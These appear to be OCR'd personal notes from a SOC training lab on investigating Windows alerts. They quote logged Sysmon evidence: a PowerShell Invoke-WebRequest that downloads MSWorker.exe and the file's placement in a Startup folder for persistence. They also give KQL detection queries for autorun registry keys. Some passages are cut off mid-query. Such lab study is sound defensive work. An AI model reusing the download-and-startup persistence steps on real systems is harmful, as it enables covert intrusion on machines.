


Doing this Lab, please make sure you are in the right TimeFrame in Each Alert investigation.










Cmdlets (pronounced "command-lets") are lightweight, specialized commands used in the PowerShell environment to perform administrative tasks and automation, typically returning .NET objects. They follow a strict Verb-Noun naming convention (e.g., `Get-Service` , `Stop-Process`)

```
Event_EventData_Data_#text{}: Invoke-WebRequest -Uri 'https://raw.githubusercontent.com/nerrorsec/SBT-SOC/main/MSWorker.exe'
```



```
Event_EventData_Image: C:\Users\nightmare\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\MSworker.exe
```





```
   A3 - Autorun Keys Modification
   Source: sysmon

\\Software\\Microsoft\\Ctf\\LangBarAddin*" OR "*\\Software\\Microsoft\
Command*Processor\\Autorun*" OR "*\\Run*")))
   TimeFrame : 15-4-2021 08:00 to 15-4-2021 09:00
```

Sysmon	12	RegistryEvent (Object create and delete)
Sysmon	13	RegistryEvent (Value Set)
Sysmon	14	RegistryEvent (Key and Value Rename)

- In real life situation, I do not think the path will be the KQL. Instead, Key words will be more easy to remember and search. So we can summerize the key words, like "Autorun", "Auto", "CmdlLine", "Run", "Installed", and “LangbarAddin.”

(Event_System_EventID:("12" OR "13" OR "14") AND (Event_EventData_TargetObject:("*\\SOFTWARE\\Wow6432Node\\Microsoft\\Windows*CE*Services\\AutoStart*" OR "*\\Software\ KQL Apr 15, 2021 @ 08:00:00.00 → Apr 15, 2021 @ 09:00:00.00 Refr
